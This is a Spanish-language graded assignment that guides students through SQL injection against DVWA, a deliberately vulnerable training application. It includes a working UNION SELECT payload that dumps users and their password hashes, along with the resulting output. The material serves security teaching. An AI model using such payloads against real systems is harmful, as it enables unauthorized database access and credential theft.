

Desafío - SQL Injection

En este desafío validaremos nuestros conocimientos de. Para lograrlo, necesitarás aplicar lo aprendido hasta el momento.


Lee todo el documento antes de comenzar el desarrollo individual, para asegurarte de tener el máximo de puntaje y enfocar bien los esfuerzos.

Descripción


Vamos a aplicar lo aprendido para obtener información confidencial de una base de datos utilizando inyección SQL en DVWA.

Requerimientos

1. Inicia sesión en DVWA utilizando un navegador web. **(2 Puntos)**



2. Selecciona el nivel de seguridad medio, según lo visto en clase. **(2 Puntos)**



The screenshot shows the DVWA Security page. On the left is a sidebar with buttons for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, and SQL Injection. The main content area is titled 'DVWA Security' with a lock icon. Below the title is 'Script Security'. The text indicates the current security level is 'medium'. It explains that the security level can be set to low, medium, or high, and that this level changes the vulnerability level of DVWA. At the bottom, there is a dropdown menu currently set to 'medium' and a 'Submit' button.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

DVWA Security

Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium

3. Define el área vulnerable. (2 Puntos)
4. Selecciona UserId como el campo vulnerable. (2 Puntos)



The screenshot shows the DVWA Vulnerability: SQL Injection page. The sidebar on the left has buttons for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area is titled 'Vulnerability: SQL Injection'. Below the title is a form with the label 'User ID:' and an input field. To the right of the input field is a 'Submit' button. Below the form is a section titled 'More info' with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: SQL Injection

User ID:


More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://www.unixwiz.net/techtips/sql-injection.html>

5. Introduce una consulta SQL maliciosa en el campo "User ID" para intentar obtener información confidencial de la base de datos, como usuario y contraseña. (2 Puntos)



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 1 UNION SELECT user, password FROM users
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Tips: Si la aplicación devuelve información confidencial, entonces has tenido éxito en explotar la vulnerabilidad de inyección SQL.



¡Mucho éxito!